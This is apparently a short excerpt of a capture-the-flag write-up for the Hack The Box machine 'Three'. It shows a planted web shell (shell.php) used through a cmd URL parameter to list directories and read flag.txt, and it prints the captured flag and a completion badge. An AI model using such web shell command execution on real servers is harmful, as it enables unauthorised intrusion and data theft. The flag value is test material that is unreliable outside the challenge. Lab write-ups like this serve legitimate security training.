
By navigating to http://thetoppers.htb/shell.php?cmd=ls+../, We're trying to list the contents of the parent directory of where your shell.php



```
thetoppers.htb/shell.php?cmd=cat+../flag.txt
```

```
a980d99281a28d638ac68b9bf9453c2b
```

We are attempting to read the contents of the flag.txt file located in the parent directory of where shell.php is hosted.



HACKTHEBOX

Three has been Pwned

AlvaroDelgado11 has successfully pwned Three Machine from Hack The Box

10 Feb 2025

PWN DATE

Powered by HACKTHEBOX